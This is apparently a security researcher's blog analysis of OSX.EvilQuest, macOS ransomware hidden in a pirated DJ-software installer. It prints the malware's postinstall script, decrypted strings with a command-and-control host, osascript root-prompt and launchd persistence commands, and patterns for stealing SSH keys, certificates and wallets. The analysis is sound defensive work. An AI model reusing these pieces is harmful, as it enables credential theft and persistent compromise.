Objective-See's Blog

objective-see.com/blog/blog_0x59.html

OSX.EvilQuest Uncovered

part i: infection, persistence, and more!

by: Patrick Wardle / June 29, 2020

Our research, tools, and writing, are supported by the "Friends of Objective-See" such as:

Airo AV

Become a Friend!
📝 👾 Want to play along?
I've added the sample ('OSX.EvilQuest') to our malware collection (password: infect3d)

…please don't infect yourself!

Background

Early today, the noted Malware researcher Dinesh Devadoss tweeted about a new piece of macOS malware with ransomware tendencies "*impersonating as Google Software Update program with zero detection.*":

> #macOS #ransomware impersonating as Google Software Update program with zero detection.
>
> MD5:
> 522962021E383C44AFBD0BC788CF6DA3 6D1A07F57DA74F474B050228C6422790 98638D7CD7FE750B6EAB5B46FF102ABD@philofishal @patrickwardle @thomasareed pic.twitter.com/r5tkmfzmFT
>
> — Dinesh_Devadoss (@dineshdina04) June 29, 2020

It's not everyday that a new piece of malware/ransomware is uncovered that targets macOS. Moreover, as my RansomWhere? tool claims to be able to generically detect such threats, I decided to take a anlayze the malware and confirm the tool does indeed detect it (with no a priori knowledge).


In this first part of this two-part blog post series, we'll discuss the malware's infection vector, and perform an initial triage to uncover its persistence, and anti-analysis logic. In part two, we'll detect the capabilities of this insidious threat.

Infection Vector

From Dinesh's tweet, it was not apparent how the ransomware was able to infect macOS users. However, Thomas Reed of Malwarebytes (and Objective by the Sea speaker!), noted that the malware had been found in pirated versions of popular macOS software, shared on popular torrent sites.

This method of infection, though relatively unsophisticated is somewhat common, thus indicating it is (at least at some level) successful. Other examples of macOS malware spreading via infected torrents include:

- OSX.iWorm:




- OSX.Shlayer:


> “*Intego researchers found OSX/Shlayer spreading via BitTorrent file sharing sites, appearing as a fake Flash Player update when a user attempts to select a link to copy a torrent magnet link.*”

Ethical reasons aside, it's generally unwise to install pirated software, as it is often infected with malware.
“Torrent sites are notorious for distributing malware and adware, sometimes through misleading advertisements, and sometimes through Trojan horse downloads that claim to be ‘cracks’ or that may contain infected copies of legitimate software” -Intego

The sample we’ll be analyzing today, is packaged in a (pirated?) version of the popular DJ software Mixed In Key. The malicious package is unsigned:



…meaning macOS will prompt the user before allowing it to be opened:




However, macOS users attempting to pirate software may likely ignore this warning, pressing onwards ensuring infection commences.

Analysis

As noted, the ransomware is distributed via trojanzied installers. The sample we'll dive into, is distributed via a disk image named `Mixed In Key 8.dmg` (`SHA1: 98040c4d358a6fb9fed970df283a9b25f0ab393b`).

Currently this disk image is not flagged by any of the anti-virus engines on VirusTotal, (though this is likely to change as AV engines update their signature databases):




We can mount this disk image, via the `hdiutil` utility:

```
$ hdiutil attach ~/Downloads/Mixed\ In\ Key\ 8.dmg
/dev/disk2              GUID_partition_scheme
/dev/disk2s1            Apple_APFS
/dev/disk3              EF57347C-0000-11AA-AA11-0030654
/dev/disk3s1            41504653-0000-11AA-AA11-0030654 /Volumes/Mixed In Key 8
```


The mounted disk image ('/Volumes/Mixed In Key 8/') contains a installer package `Mixed In Key 8.pkg` :

```
$ ls /Volumes/Mixed\ In\ Key\ 8/
Mixed In Key 8.pkg
```

My favorite tool for statically analyzing (and extracting files from) a package is `Suspicious Package`:



Once opened in `Suspicious Package`, we find the (pirated?) `Mixed In Key 8` application and binary named "`patch`":




Clicking on the 'postinstall' tab, we find a post install script:

```
#!/bin/sh
mkdir /Library/mixednkey

mv /Applications/Utils/patch /Library/mixednkey/toolroomd
rmdir /Application/Utils

chmod +x /Library/mixednkey/toolroomd

/Library/mixednkey/toolroomd &
```

In short, after creating the `/Library/mixednkey` directory, it moves a binary named `patch` into this directory, sets it to be executable, and launches it.

As the installer requests root privileges during the install, this script (and thus the `toolroomd` binary) will also run with root privileges:



Via dynamic analysis monitoring tools (such as a file and process monitor) we can passively observe the installation process:

```
# procInfo
[process start]

pid: 536
path: /bin/sh
user: 0
args: (
    "/bin/sh",

"/tmp/PKInstallSandbox.NY2QC8/Scripts/com.mixedinkey.installer.mCoJoP/postinstall",
    "/Users/user/Downloads/Mixed In Key 8.pkg",
    "/Applications",
    "/",
    "/"
)
...

# fs_usage -w -f filesystem

mkdir     /Library/mixednkey mkdir.5164
...

rename    /Applications/Utils/patch  mv.5167
...

fstatat64 /Library/mixednkey/toolroomd  chmod.5171
```

Using `Suspicious Package` we can extract both the `Mixed In Key 8` application and the binary named " `patch` . As the `Mixed In Key 8` binary is (still) validly signed by the `Mixed In Key` developers, it is likely pristine and unmodified:

…as such, we turn our attention to the `toolroomd` binary.

The `toolroomd` binary (originally called `patch`) is a 64-bit unsigned Mach-O executable:

```
$ file patch
patch: Mach-O 64-bit executable x86_64

$ codesign -dvv patch
patch: code object is not signed at all

$ shasum -a1 patch
efbb681a61967e6f5a811f8649ec26efe16f50ae  patch
```

Next, we run the `strings` command:

```
$ string - patch

2Uy5DI3hMp7o0cq|T|14vHRz0000013
0ZPKhq0rEeUJ0GhPle1joWN30000033
0rzACG3Wr||n1dHnZL17MbWe0000013

system.privilege.admin

%s --reroot
--silent
--noroot
--ignrp

_generate_xkey

/toidievitceffe/libtpyrc/tpyrc.c
bits <= 1024

_get_process_list
/toidievitceffe/libpersist/persist.c

[return]
[tab]
[del]
[esc]
[right-cmd]
[left-cmd]
[left-shift]
[caps]
[left-option]
```

From the `strings` output, we find obfuscated strings, plus some that appear related to command line arguments, file encryption, and perhaps keylogging(?).

Via the `nm` utility, we can dump the names of symbols (including function names):

```
$ nm patch
                 U _CGEventGetIntegerValueField
                 U _CGEventTapCreate
                 U _CGEventTapEnable

                 U _NSAddressOfSymbol
                 U _NSCreateObjectFileImageFromMemory
                 U _NSDestroyObjectFileImage
                 U _NSLinkModule
                 U _NSLookupSymbolInModule
                 U _NSUnLinkModule
                 U _NXFindBestFatArch

0000000100002900 T __construct_plist_path
000000010000a7e0 T __dispatch
0000000100009c20 T __ei_init_crc32_tab
000000010000b490 T __ei_rootgainer_elevate
00000001000061c0 T __generate_xkey
000000010000a550 T __get_host_identifier
0000000100007c40 T __get_process_list
00000001000094d0 T __home_stub
000000010000e0c0 T __is_target
000000010000ecb0 T __make_temp_name
0000000100000000 T __mh_execute_header
0000000100004910 T __pack_trailer
000000010000a170 T __react_exec
000000010000a160 T __react_host
000000010000a470 T __react_keys
000000010000a500 T __react_ping
000000010000a300 T __react_save
0000000100009e80 T __react_scmd
000000010000a460 T __react_start
00000001000072d0 T __rotate
00000001000068a0 T __tp_decrypt
0000000100006610 T __tp_encrypt
00000001000049c0 T __unpack_trailer
0000000100002550 T _acquire_root

                 U _connect
00000001000085a0 T _create_rescue_executable
000000010000ba50 T _ei_carver_main
0000000100001590 T _ei_forensic_sendfile
0000000100001680 T _ei_forensic_thread
0000000100005b00 T _ei_get_host_info
0000000100006050 T _ei_get_macaddr
000000010000b9b0 T _ei_loader_main
000000010000c9a0 T _ei_loader_thread
0000000100009650 T _ei_pers_thread
000000010000b880 T _ei_persistence_main
0000000100001c30 T _ei_read_spot
000000010000b580 T _ei_rootgainer_main
0000000100003670 T _ei_run_file
0000000100003790 T _ei_run_memory_hrd
0000000100009550 T _ei_run_thread
0000000100001a10 T _ei_save_spot
```

```
000000010000b710 T _ei_selfretain_main

000000010000de60 T _eib_decode
000000010000dd40 T _eib_encode
000000010000dc40 T _eib_pack_c
000000010000e010 T _eib_secure_decode
000000010000dfa0 T _eib_secure_encode
0000000100013660 D _eib_string_fa
0000000100013708 S _eib_string_key
000000010000dcb0 T _eib_unpack_i

0000000100007570 T _eip_decrypt
0000000100007310 T _eip_encrypt
0000000100007130 T _eip_key
00000001000071f0 T _eip_seeds


0000000100007aa0 T _is_debugging
0000000100007bc0 T _is_virtual_mchn

0000000100002dd0 T _lfsc_dirlist
00000001000032c0 T _lfsc_get_contents
000000010000fa50 T _lfsc_match
00000001000033e0 T _lfsc_pack_binary
000000010000f720 T _lfsc_parse_template
0000000100003500 T _lfsc_unpack_binary


0000000100008810 T _persist_executable
0000000100008df0 T _persist_executable_frombundle
                 U _popen
0000000100007c20 T _prevent_trace
```

Ohh, the plot thickens! From this `nm` output, we seen methods and function names related to:

- keylogging? `_CGEventTapCreate` , `_CGEventTapEnable` , etc.
- in-memory code execution? `_NSCreateObjectFileImageFromMemory` , `_NSLinkModule` , etc.
- anti-analysis? `_is_debugging` , `_is_virtual_mchn`
- survey? `__get_host_identifier` , `__get_process_list` , etc.
- persistence `_persist_executable` , `_persist_executable_frombundle`
- encryption (ransom) `_eip_encrypt`

…seems more than "just" a simple piece of ransomware!

Time to disassemble/debug the `patch` binary

The core logic of the `patch` (or `toolroomd`) binary occurs within it's main function.

First, it parses any commandline parameters looking for `--silent`, `--noroot`, and `--ignrp`.

- `--silent`
  If `--silent` is passed in via the command line, it sets a value to zero. This appears to instruct the malware to run "silently", for example suppressing the printing out error messages.

```
__text:000000010000C375 cmp     [rbp+silent], 1
__text:000000010000C379 jnz     skipErrMsg
...
__text:000000010000C389  lea     rdi, "This application has to be run by root"
__text:000000010000C396  call    _printf
```

  This flag is passed to the `ei_rootgainer_main` function, which influences how the malware (running as a normal user) may request root privileges:

```
__text:000000010000C2EB   lea     rdx, [rbp+silent]
__text:000000010000C2EF   lea     rcx, [rbp+var_34]
__text:000000010000C2F3   call    _ei_rootgainer_main
```

  Interestingly this flag is explicitly initialized to zero, an set to zero again if the `--silent` is specified, though appears to never be set to 1. Thus the malware will *alway* run in "silent" mode, even if `--silent` is not specified. 🤷🏾‍♂️
- `--noroot`
  If `--noroot` is passed in via the command line, it sets a value to one. Various code within the malware then checks this flag, and if set (to 1) takes different action …for example skipping the request for root privileges:

```
__text:000000010000C2D6                 cmp     [rbp+noRoot], 0
__text:000000010000C2DA                 jnz     noRequestForRoot
...
__text:000000010000C2F3                 call    _ei_rootgainer_main
```

  This flag is also passed to a persistence function, to influence how the malware is persisted (as a launch daemon, or a launch agent):

```
__text:000000010000C094                 mov     ecx, [rbp+noRoot]
__text:000000010000C097                 mov     r8d, [rbp+var_24]
__text:000000010000C09B                 call    _ei_persistence_main
```

- `--ignrp`
  If `--ignrp` is passed in via the command line, it sets a value to one, and instructs the malware not to persist ("ignore persistence").

  For example in the `ei_selfretain_main` function (that persists the malware), this flag is checked. If it's not set, the function simply returns without persisting the malware:

  ```
  __text:000000010000B786                 cmp     [rbp+ignorePersistence], 0
  __text:000000010000B78A                 jz      leave
  ```

Once the malware has parse its command line options, it executes a function named `is_virtual_mchn`, and exits if it returns true:

```
if(is_virtual_mchn(0x2) != 0x0) {
    exit();
}
```

Let's take a closer look at this function, as we want to make sure it doesn't detect our debugging session in a virtual machine:

```
int _is_virtual_mchn(int arg0) {
    var_10 = time();
    sleep(arg0);
    rax = time();
    rdx = 0x0;
    if (rax - var_10 < arg0) {
            rdx = 0x1;
    }
    rax = rdx;
    return rax;
}
```

This code invokes `time` twice, with a `sleep` in between …then compares if the differences between the two calls to `time` match the amount of time that was system slept for. Why? To detect sandboxes that patch (speedup) calls to `sleep`:

> "*Sleep Patching Sandboxes will patch the sleep function to try to outmaneuver malware that uses time delays. In response, malware will check to see if time was accelerated. Malware will get the timestamp, go to sleep and then again get the timestamp when it wakes up. The time difference between the timestamps should be the same duration as the amount of time the malware was programmed to sleep. If not, then the malware knows it is running in an environment that is patching the sleep function, which would only happen in a sandbox.*" -www.isaca.org

This means, that in reality the function is more of sandbox check, and may not detect a virtual machine. That's good news for our debugging efforts!

Continuing on, the malware invokes a method named `extract_ei`, which attempts to read 0x20 bytes of “trailer” data from within (the end?) of itself. However, as a function named `unpack_trailer` (invoked by `extract_ei`) returns 0 (`false`) as a check for `0DEADFACEh` fails, it appears that this sample does not contain the required “trailer” data:

```
;rcx: trailer data
__text:0000000100004A39                  cmp     dword ptr [rcx+8], 0DEADFACEh
__text:0000000100004A40                  mov     [rbp+var_38], rax
__text:0000000100004A44                  jz      leave
```

With no trailer data found, the sample skips certain persistence logic …logic that appears to persist a daemon:

```
;rcx: trailer data
if (extract_ei(*var_10, &var_40) != 0x0) {
    _persist_executable_frombundle(var_48, var_40, var_30, *var_10);
    _install_daemon(var_30, _ei_str("0hC|h71FgtPJ32afft3EzOyU3xFA7q0{LBx..."),
                    _ei_str("0hC|h71FgtPJ19|69c0m4GZL1xMqqS3kmZbz3FWvlD..."), 0x1);

    var_50 = _ei_str("0hC|h71FgtPJ19|69c0m4GZL1xMqqS3kmZbz3FWvlD1m6d3j0000073");
    var_58 = _ei_str("20HBC332gdTh2WTNhS2CgFnL2WBs2l26jxCi0000013");
    var_60 = _ei_str("1PbP8y2Bxfxk0000013");
    ...
    _run_daemon_u(var_50, var_58, var_60);
    ...
    _run_target(*var_10);
}
```

It appears that various values of interest to us (such as the name/path of the daemon) are obfuscated. However, looks like the `_ei_str` function is responsible for the deobfuscation:

Looking at its decompilation, we see a one-time initialization of a variable named `_eib_string_key` and then a call into a function named `_eib_secure_decode` (which calls a method named `_tpdcrypt`):

```
int _ei_str(int arg0) {
    var_10 = arg0;
    if (*_eib_string_key == 0x0) {
            *_eib_string_key = _eip_decrypt(_eib_string_fa, 0x6b8b4567);
    }
    var_18 = 0x0;
    rax = strlen();
    rax = _eib_secure_decode(var_10, rax, *_eib_string_key, &var_18);
    var_20 = rax;
    if (var_20 == 0x0) {
            var_8 = var_10;
    }
    else {
            var_8 = var_20;
    }
    rax = var_8;
    return rax;
}
```

Generally, we don't have to concern ourselves with the details of the deobfuscation (or decryption) algorithm, as we can simply set a debugger breakpoint at the end of the function, and print out the (now) plaintext string (which is held in the `RAX` register).

But let's at least dump the decryption key (`_eib_string_key`):

```
(lldb) x/s $rdx
0x1001004c0: "PPK76!dfa82^g"
```

However, the "downside" to this approach is that we'll only decrypt strings when the malware invokes the `ei_str` function (and our debugger breakpoint is hit). Thus, if an encrypted string is (only) referenced in blocks of code that aren't executed, we won't ever see it's decrypted value. Of course we want to decrypt all the strings!

We know the malware can (obviously) decrypt all its strings (via the `ei_str` function), we just need a way to "convince" to do so! Turns out this isn't too hard. We simply create an injectable dynamic library that resolves the address of the malware's `ei_str` function, then invokes it for any/all encrypted strings! As we place all the logic in the constructor of the dynamic library, it is automatically executed when the library is loaded, before the malware's code is even run!

Here's the (well-commented) code from the injectable dynamic library:

```
__attribute__((constructor)) static void decrypt()
{
  //define & resolve the malware's `ei_str` function
  typedef char* (*ei_str)(char* str);
  ei_str ei_strFP = dlsym(RTLD_MAIN_ONLY, "ei_str");


  //init pointers
  // the `__cstring` segment starts `0xF98D` after `ei_str` and is `0x29E9` long
  char* start = (char*)ei_strFP + 0xF98D;
  char* end = start + 0x29E9;
  char* current = start;

  //decrypt all stings!
  while(current < end)
  {
    //decrypt
    char* string = ei_strFP(current);
    printf("decrypted string (%#lx): %s\n", (unsigned long)current, string);

    //next
    current += strlen(current);
  }
}
```

In short, it simply scan over the entire `__cstring` segment (which contains all the encrypted strings), invoking the `ei_str` method on each encrypted string.

We compile and forcefully load this into the malware via the `DYLD_INSERT_LIBRARIES` environment variable. Once loaded our decryption logic is invokes and the coerces the malware to decrypt all it's strings:

```
DYLD_INSERT_LIBRARIES=/tmp/libEvilQuestDecryptor.dylib /Library/mixednkey/toolroomd

decrypted string (0x10eb675ec): andrewka6.pythonanywhere.com
decrypted string (0x10eb67624): ret.txt

decrypted string (0x10eb6764a): osascript -e "beep 18
say \"%s\" waiting until completion false
set alTitle to \"%s\"
set alText to \"%s\"
display alert alText message alTitle as critical buttons {\"OK\"}
set the clipboard to \"%s\""

decrypted string (0x10eb6778c): READ_ME_NOW.txt
decrypted string (0x10eb677b8): %s/Desktop/%s
decrypted string (0x10eb677d8): %s/Documents/%s
decrypted string (0x10eb67804): %s/Pictures/%s
decrypted string (0x10eb67824): %s/Movies/%s
decrypted string (0x10eb67844): %s/Hellper.app

decrypted string (0x10eb67864): osascript -e "do shell script \"sudo %s\" with
administrator privileges"
decrypted string (0x10eb678e4): system.privilege.admin
decrypted string (0x10eb678fb): %s --reroot
decrypted string (0x10eb67907): launchctl submit -l 'questd' -p '%s'
decrypted string (0x10eb6794c): --silent

decrypted string (0x10eb67960): osascript -e "do shell script \"launchctl load -w
%s;launchctl start %s\" with administrator privileges"
decrypted string (0x10eb67a10): osascript -e "do shell script \"launchctl load -w
%s;launchctl start %s\""

decrypted string (0x10eb67a95): *id_rsa*/i
decrypted string (0x10eb67ab5): *.pem/i
decrypted string (0x10eb67ad5): *.ppk/i
decrypted string (0x10eb67af5): known_hosts/i
decrypted string (0x10eb67b15): *.ca-bundle/i
decrypted string (0x10eb67b35): *.crt/i
decrypted string (0x10eb67b55): *.p7!/i
decrypted string (0x10eb67b75): *.!er/i
decrypted string (0x10eb67b95): *.pfx/i
decrypted string (0x10eb67bb5): *.p12/i
decrypted string (0x10eb67bd5): *key*.pdf/i
decrypted string (0x10eb67bf5): *wallet*.pdf/i
decrypted string (0x10eb67c15): *key*.png/i
decrypted string (0x10eb67c35): *wallet*.png/i
decrypted string (0x10eb67c55): *key*.jpg/i
decrypted string (0x10eb67c75): *wallet*.jpg/i
decrypted string (0x10eb67c95): *key*.jpeg/i
decrypted string (0x10eb67cb5): *wallet*.jpeg/i

decrypted string (0x10eb67ce6): HelloCruelWorld
decrypted string (0x10eb67d12): [Memory Based Bundle]
decrypted string (0x10eb67d6b): ei_run_memory_hrd

decrypted string (0x10eb681ad):
```

```
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>%s</string>

<key>ProgramArguments</key>
<array>
<string>sudo</string>
<string>%s</string>
<string>--silent</string>
</array>

<key>RunAtLoad</key>
<true/>

<key>KeepAlive</key>
<true/>

</dict>
</plist>
decrypted string (0x10eb68419): wb+
decrypted string (0x10eb6841d): %s/Library/
decrypted string (0x10eb6843f): /Library/AppQuest/com.apple.questd
decrypted string (0x10eb68483): /Library/AppQuest
decrypted string (0x10eb684af): %s/Library/AppQuest
decrypted string (0x10eb684db): %s/Library/AppQuest/com.apple.questd

decrypted string (0x10eb6851f):
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
